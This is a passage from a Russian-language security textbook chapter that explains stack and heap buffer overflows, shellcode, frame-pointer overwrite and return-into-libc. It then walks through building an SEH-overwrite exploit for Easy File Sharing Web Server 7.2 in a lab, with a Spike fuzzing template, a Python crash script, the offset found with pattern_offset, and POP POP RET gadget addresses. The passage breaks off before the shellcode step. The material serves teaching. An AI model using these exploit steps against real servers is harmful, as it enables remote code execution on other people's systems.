Предположим, что программа не проверяет введенную пользователем строку на количество символов, а она оказалась больше зарезервированного под нее места в памяти. Теперь, если строка не является последним параметром, то вначале излишком символов будут перезаписаны все переменные, находящиеся после нее. А затем оставшаяся часть строки перезапишет значения указателя фрейма и адрес возврата, на который должен вернуться указатель после выполнения эпилога функции. Все это открывает для нас интересные возможности! Предположим, что мы

подадим на вход программы строку, сформированную таким образом, чтобы она переписала адрес возврата на тот, в котором уже находится тщательно сформированный вредоносный код. Данный код может находиться там до или после адреса возврата. Если сделать все правильно, то после выполнения эпилога функции компьютер перейдет по подделанному адресу и выполнит вредоносный код.




Рис. 15.5. Вид стека после шага 2 эпилога функции

В Unix-подобных системах самым популярным видом кода у злоумышленников является шелл-код. Шелл в Unix — это программная оболочка, которая представляет собой интерфейс для командной строки. По умолчанию в большинстве систем используется командный интерпретатор Борна (Bourne Shell), находящийся в директории /bin/sh. Целью сформированного злоумышленником шелл-кода является

запуск интерпретатора из директории /bin/sh. Это поможет атакующему получить доступ к интерфейсу, в котором он сможет выполнять любые команды от имени пользователя, запустившего подвергнувшуюся взлому программу.




Рис. 15.6. Состояние стека после переполнения буфера

Примеры такого шелл-кода можно найти в Интернете. Главное его преимущество — это размер, обычно он содержит не более 60 байт! Это очень важно, так как защищает атакующего во время выполнения переполнения буфера от выхода сформированного кода за пределы отведенной программе памяти.

Для атак на ПО, работающее под управлением ОС Windows, также используется шелл-код, но под этим подразумевается нечто иное. Одна из проблем при удален-

ном переполнении буфера win32-систем заключается в использовании классического метода, когда необходимо заставить машину жертвы скачать файл из сети и выполнить его.

Наверное, это происходит из-за того, что большинство посвященных информационной безопасности руководств освещает именной такой метод атаки. Однако, как показывает практика, шелл-код для Windows может работать по такому же принципу, как и для Unix.

Даже в случае если ваш шелл-код предоставит вам после удачной атаки доступ к командной строке жертвы, имеющей контекст взломанной программы, всегда существуют препятствия для выполнения направленной на переполнение буфера атаки.

К таким препятствиям относятся:

1. Необходимость угадать значение, которое нужно поместить в подделанный адрес возврата.
2. Необходимость угадать местонахождение адреса возврата в стеке (в нашем случае W).
3. Необходимость убедиться в том, что шелл-код не содержит нулей, так как это приведет к немедленной остановке его выполнения.

Первая и вторая проблемы обычно встречаются одновременно. Основным способом их преодоления является:

1. Использование NOP (No Operation)-инструкций. Такая инструкция не делает ничего и ставится перед шелл-кодом.
2. В сформированном коде, используемом для направленной на переполнение буфера атаки, следует повторять несколько раз предполагаемый начальный адрес.

Рис. 15.7. Состояние памяти во время направленной на переполнение буфера атаки

На рис. 15.7 изображен буфер, в который помещен эксплойт для его переполнения. Используя этот подход, мы увеличиваем вероятность того, что начальный адрес перезапишет адрес возврата. Более того, теперь нам не обязательно перенаправлять выполнение именно на начало шелл-кода, будет достаточно и того, что АЛУ перейдет на любую из NOP-инструкций. Когда АЛУ попадет на NOP-инструкции, оно просто будет пропускать их одну за другой до тех пор, пока не дойдет до шелл-кода и не выполнит его.

Третье условие может быть выполнено заменой нуля на символ с кодом 90h, так как машинная инструкция с кодом 90h — это NOP.

Еще один способ избежать нулевого байта — маскирование части шелл-кода. Можно заменить все 0 на 1, а в шелл-код встроить функцию, которая преобразует их обратно.

Также существует возможность написания шелл-кода для x86-архитектуры с использованием буквенно-цифровых значений. Если открыть такой код в текстовом редакторе, он будет выглядеть как непонятный набор цифр, а также прописных и строчных букв. Такой подход дает атакующему большое преимущество, так как позволяет избежать обнаружения шелл-кода стандартными средствами защиты.

Перезапись указателя фрейма

Как мы уже могли убедиться ранее, возможность осуществления разбиения стека появляется вследствие отсутствия или неправильно организованной проверки размера данных, находящихся в буфере. И как следствие, максимальный размер шелл-кода заранее неизвестен.

Другой распространенной ошибкой при программировании на языке C является так называемая «off-by-one error», или ошибка на единицу. Чаще всего это происходит в цикле, выполняющем перебор элементов. Например, перебор элементов массива начинается с 1, а не с 0.

Изначально может создаться ложное впечатление, что ничего плохого из-за одного байта произойти не может, но это не так. На самом деле в данном случае перед злоумышленником открываются новые возможности манипуляцией буфером.

Представим себе ситуацию, в которой первая локальная переменная во фрейме стека является буфером, уязвимым к атакам типа «off-by-one error» во время обработки пользовательских данных. В случае, когда между данной переменной и указателем фрейма нет других данных (см. рис. 15.4), введенный дополнительный байт может переписать один байт сохраненного указателем фрейма (X на рис. 15.4).

Хорошая новость состоит в том, что из-за сохраненного адреса возврата (V на рис. 15.4) у злоумышленника не будет возможности выполнить шелл-код, который он мог заранее загрузить в буфер.

Плохая же новость в том, что для достижения данной цели злоумышленнику придется совершить всего лишь пару дополнительных действий. Для начала отметим,

что в архитектуре x86 память организована таким образом, что наиболее важным является байт с наименьшим адресом «little endian». Это означает, что из четырех битов, которые составляют слово, первым идет бит, имеющий наименьшую важность, или имеющий самый низкий адрес. Если провести аналогию с десятичной системой, то получится, что числа будут записаны в обратном порядке, например 1234 будет сохранен таким образом, что 4 будет иметь низший адрес в памяти, а 1 — высший.




Рис. 15.8. Перезапись указателя фрейма

Теперь предположим, что переполнение происходит в функции bad_func(), которая вызывается функцией good_func(). В ходе атаки злоумышленник сможет изменить низший бит — в нашем примере цифру 4 — сохраненного указателя фрейма функции good_func(). Почему это так важно? Представьте, что порядок битов в памяти будет другим, «big endian». В таком случае любое изменение значения указателя

фрейма привело бы к тому, что он указал бы на адрес, который находится вне текущего контекста исполнения программы. Например, 1234 поменялось бы на 3234. Но в нашем случае мы меняем низший байт, например 1234 на 1232. И в данном случае у злоумышленника есть все шансы поменять адрес указателя фрейма на такой, который привел бы к выполнению загруженного шелл-кода.

Как уже было сказано, указатель фрейма используется для доступа к параметрам и локальным переменным функции. Первым результатом изменения указателя фрейма функции good_func() будет ее работа с неправильными данными и, как следствие, возвращение неправильного результата. В лучшем случае после того, как функция попытается обратиться к ячейке памяти, находящейся вне допустимого ранее выделенного интервала, программа будет экстренно завершена. При худшем развитии событий будет достигнут эпилог функции good_func(). Как говорилось ранее, на третьем шаге эпилога будет выполнена команда pop, при помощи которой в указатель инструкции будет скопировано значение, находящееся за указателем фрейма.

Итак, единственное, что нужно сделать для выполнения шелл-кода, это изменить сохраненное значение указателя фрейма функции good_func() на такое, которое указывало бы на адресное пространство в области памяти, находящейся на одно слово ниже. Где, собственно, и будет находиться начальная часть шелл-кода.

Атака возврата в библиотеку

Для рассмотрения атак возврата в библиотеку (*англ.* Return-into-libc) вновь обратимся к рис. 15.2, на котором изображен стек перед вызовом my_func(). Если рассмотреть ситуацию с точки зрения вызываемой функции, то сначала стек будет содержать адрес возврата, который она должна использовать, а уже затем — параметры. Как мы упоминали в посвященном разбиению стека разделе, основной целью атакующего является запуск шелл-кода для получения доступа к системе. Обычно подобные шелл-коды используют в Unix-подобных системах такие функции, как system() или execve(), а в системах под управлением ОС Windows — WinExec(). В качестве параметра вызова данные функции используют имя и/или путь программы.

Как альтернативу разбиению стека используют прямой вызов определенной функции. Данный способ имеет одно большое преимущество — его нельзя предотвратить, используя защищенный от исполнения стек.

Для осуществления такого вида атаки будет достаточно перезаписать адрес возврата адресом функции, которую необходимо вызвать, и заполнить ячейку адреса возврата вызываемой функции случайными данными — «заглушкой», а в конце задать параметры вызова функции.

На рис. 15.9 показано состояние буфера и регистров после проведения атаки возврата в библиотеку, после второго шага эпилога. Нормальное состояние стека на аналогичном шаге показано на рис. 15.5. Начальный адрес целевой функции




Рис. 15.9. Атака возврата в библиотеку

libfunc(), Q, будет занесен в указатель инструкции на третьем шаге эпилога оператором POP по адресу R. Если данную ситуацию сравнить с изображенной на рис. 15.5, то можно заметить, что параметры для вызова libfunc() сдвинуты вверх на одно слово, — это необходимо для установки «заглушки». Интересно, что поддельное значение указателя фрейма P будет снова занесено в стек после выполнения пролога функции libfunc(). В зависимости от ОС, архитектуры и целевой функции процесс нахождения адреса нужной функции может быть затруднен, но, безусловно, это вполне выполнимая задача.

Переполнение динамической области памяти

Возвращаясь к главе 6, вспомним, что при помощи функции malloc() программа может запрашивать необходимое количество памяти в динамической области (heap), а позже, после исполнения, вернуть ОС управление над данной областью при помощи функции free().

Если вы можете размещать в памяти буфер, следовательно, кто-то сможет этот буфер переполнить. Однако выполнение атаки, направленной на переполнение буфера, находящегося в динамической области, отличается от таковой при расположении буфера в стеке. Основное отличие заключается в том, что вы не найдете указателя фрейма или адреса возврата, который можно было бы перезаписать,

чтобы затем напрямую обратиться к внедренному злоумышленником коду. Но, к сожалению, это не спасает от проведения атак.

В основе лежит уже знакомый нам метод. Есть недостаточно защищенный буфер, в котором не реализована надлежащим образом проверка возможности выхода за пределы выделенной памяти. Также имеются используемые ею участки, находящиеся за границей выделенной программе области памяти, в которые злоумышленник может занести произвольный код.

Для реализации этого метода нам надо будет работать также с секциями data и bss. В качестве примера можно привести вектор атаки, при котором злоумышленник использует переполнение буфера для подмены имени временного файла, с которым работает программа. Хранилищем для временных данных может быть конфигурационный файл брандмауэра или системы обнаружения атак. В случае такой подмены целевой файл будет перезаписан временными данными, и система защиты может перестать функционировать вообще. В зависимости от степени защиты целевой системы это может привести к серьезным последствиям.

Еще одним хорошим примером атаки переполнения буфера может стать метод с перезаписью указателя функции. Указатель функции содержит начальный адрес функции. Во время описания указателя функции в программе задается тип и количество параметров для ее вызова. В некоторых случаях описываются возвращаемые данные. Указатели функций удобны в том случае, когда у вас есть ряд выполняющих одинаковые задачи функций, но вы хотите указать конкретную функцию для выполнения конкретной задачи во время исполнения программы. Например, функции для сортировки, учитывая то, что каждый алгоритм имеет свои сильные и слабые стороны.

Злоумышленника данные параметры не интересуют. Ему важно узнать адрес, содержащийся в указателе функции. Он попытается заменить его указывающим на начало области памяти, в которой уже находится вредоносный шелл-код. Для повышения вероятности проведения успешной атаки можно использовать методы, описанные в разделе, посвященном разбиению стека.

Пример нахождения уязвимости переполнения буфера

Рассмотрим пример нахождения уязвимости переполнения буфера в аппликации Easy File Sharing Web Server 7.2. Готовый эксплойт можно найти на *https://www.exploit-db.com/exploits/40178/*, но мы покажем, как повторить его, начиная с нахождения уязвимости и до удаленного выполнения кода.

Для поиска уязвимости и написания эксплойт-кода нам необходима тестовая среда. Для данной демонстрации мы используем две виртуальные машины:

1. Windows 7 32-bit с установленным Ollydbg для анализа работы аппликации и написания эксплойт-кода.

2. Kali Linux, на которой будет использован Metasploit Framework для генерации шелл-кода (полезной нагрузки) и выполнения других задач по мере написания эксплойт-кода.

Для более детального ознакомления с темой выполнения атак на переполнение буфера рекомендуем начать со страницы «Corelan Team: Exploit writing tutorials» (*https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/*).

Итак, приступим к нахождению уязвимости.

Обе виртуальные машины находятся в одной локальной сети и имеют адреса:

Kali Linux — 192.168.0.200/24
Windows 7 (Easy File Sharing Web Server) — 192.168.0.80

Проверим, что аппликация доступна с нашей атакующей машины:




Рис. 15.10. Веб-интерфейс Easy File Sharing Web Server

Рассмотрим HTTP-запрос, отправляемый для запроса данной страницы (можно перехватить Wireshark'ом или используя прокси):

```
GET / HTTP/1.1
Host: 192.168.0.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Будем использовать данный запрос для поиска уязвимости переполнения буфера путем фаззинга (fuzzing), или попросту перебора различных значений в различных местах данного запроса.

Данный запрос является стандартным HTTP GET-запросом, в котором можно выделить переменные по следующему принципу:

```
GET / HTTP/1.1
Host: 192.168.0.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Можно пробовать изменять все параметры запроса, но для начала мы попробуем только параметры Path, Host и User-Agent.

Для фаззинга мы будем использовать Spike (подробнее об этом можно почитать здесь: *http://resources.infosecinstitute.com/intro-to-fuzzing/#gref*).

Создадим темплейт, который будем использовать для поиска уязвимости:

```
s_string("GET");
s_string(" ");
s_string_variable("/");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("192.166.0.80");
s_string("\r\n");

s_string("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0");
s_string("\r\n");

s_string("Accept");
s_string(": ");
s_string_variable("text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8");
s_string("\r\n");

s_string("Accept-Language");
s_string(": ");
s_string("en-US,en;q=0.5");
s_string("\r\n");

s_string("Accept-Encoding");
s_string(": ");
s_string("gzip, deflate");
```

```
s_string("\r\n");

s_string("Connection");
s_string(": ");
s_string("keep-alive");
s_string("\r\n\r\n");
```

Запустив Spike, аппликация на первом же параметре выдает ошибку:

```
root@kali:~/easyfilesharingweb7.2# generic_send_tcp 192.168.0.110 80 http.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
```

Перезапустим аппликацию и подключим OllyDbg к процессу:




Рис. 15.11. Подключение OllyDbg

Запустив Spike снова, получаем информацию о состоянии аппликации в момент ошибки. Состояние регистров следующее:




Рис. 15.12. Состояние регистров

Исходя из этого и исходя из того, что ошибка появляется на первом же запросе от Spike,

```
Fuzzing Variable 0:1
Variablesize= 5004,
```

можно сделать вывод, что ошибка вызвана переполнением буфера в переменной Path HTTP GET-запроса с длиной 5000 символов «A».

Повторим данную ошибку, но уже используя скелетный вариант эксплойт-кода (в данном случае написанного на языке Python):

```
#!/usr/bin/python
import socket
import sys
import struct
# struct is needed to convert hex address to byte string
import time
# time is needed for time.sleep function

host='192.168.0.80'
port=80

try:
  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
except:
  print "socket() falied"
  sys.exit(1)

s.connect((host,port));


PAYLOAD="A" * 5000;

evil =  "GET " + PAYLOAD + " HTTP/1.1\r\n"
evil += "Host: 192.168.0.80\r\n"
evil += "User-Agent: Mozilla/5.0\r\n"
evil += "Connection: keep-alive\r\n"
evil += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\
r\n"
evil += "Accept-Language: en-us,en;q=0.5\r\n"

s.send(evil);

s.close
```

Убедимся в том, что ошибка повторяется:




Рис. 15.13. Повторение ошибки

Рассмотрим ошибку глубже:

1. EIP не переписан (не AAAA или 41414141).
2. На часть буфера указывают регистры EDX и EDI (но не на начало).
3. EAX указывает на переписанный адрес (41414141).
4. SEH переписан, что и вызвало ошибку (больше о SEH можно почитать здесь: *https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/*).




Рис. 15.14 и 15.15. Значение SEH

Необходимо найти offset до SEH overwrite-a. Для этого мы используем утилиту Metasploit Framework-a: pattern_create.rb и pattern_offset.rb.

В результате определяем, что SEH переписывается, начиная с 4065-го символа:

```
root@kali:~/easyfilesharingweb7.2# /usr/share/metasploit-framework/tools/exploit/
pattern_offset.rb -l 5000 -q 46356646
[*] Exact match at offset 4065
```

Изменяем наш эксплойт-код, чтобы подтвердить контроль над SEH:

```
PAYLOAD="A" * 4065 + "BBBB" + "C" * 931;
```

В результате видим, что SEH переписан корректно: 42424242 (BBBB).

Для успешного выполнения кода нам необходимо найти POP, POP, RET последовательность в загруженных модулях, для которых не включен SafeSEH, а также проверить, используется ли ASLR для модулей (рекомендуем изучить подробнее данные методы защиты).

SafeSEH можно проверить, используя плагин в OllyDbg:




Рис. 15.16. Использование плагина в OllyDbg

ASLR можно проверить, сравнив адреса загружаемых модулей между перезапусками аппликации и перезагрузкой ОС.

В результате:

а) Модули без включенного SafeSEH:

/SafeSEH OFF	0x61c00000	0x61c99000	3.8.8.3	C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll
/SafeSEH OFF	0x10000000	0x10050000		C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll
/SafeSEH OFF	0x5d0000	0x6e7000	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll
/SafeSEH OFF	0x400000	0x5c2000	7, 2, 0, 0	C:\EFS Software\Easy File Sharing Web Server\fsws.exe

б) Проверка на ASLR (перезагрузить windows):

/SafeSEH ON	0x77690000	0x776a9000	6.1.7600.16385 (win7_rtm.090713	C:\Windows\SYSTEM32\sechost.dll
/SafeSEH OFF	0x61c00000	0x61c99000	3.8.8.3	C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll
/SafeSEH OFF	0x10000000	0x10050000		C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll
/SafeSEH OFF	0x5d0000	0x6e7000	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll
/SafeSEH OFF	0x400000	0x5c2000	7, 2, 0, 0	C:\EFS Software\Easy File Sharing Web Server\fsws.exe

ASLR не включен во всех исполняемых файлах и библиотеках сервиса.

1. Теперь найдем неиспользуемые POP, POP, RET комбинации (отличная цель sqlite3.dll): в sqlite3.dll целей нет, зато их много в ImageLoad.dll


```
/usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/bin/msfpescan -p
ImageLoad.dll

0x10021bca pop ebx; pop ecx; ret
0x10021fdc pop ebp; pop ebx; ret
0x10021ffe pop ebp; pop ebx; ret
0x10022108 pop ebp; pop ebx; ret
0x1002215b pop ebp; pop ebx; ret
```

```
0x10022369 pop esi; pop ebx; ret
0x1002237d pop esi; pop ebx; ret
0x10022391 pop esi; pop ebx; ret
0x10022433 pop esi; pop ebx; ret
0x10022512 pop esi; pop ebx; ret
```

а) Попробуем использовать адрес 10021bca

SEH перезаписан удачно:



Достигнута точка прерывания.

Попадаем на 4 байта до переписанного нами SEH:

2. Теперь попробуем перепрыгнуть через SEH, перезаписать, используя переход по условию, и записать туда наш шелл-код

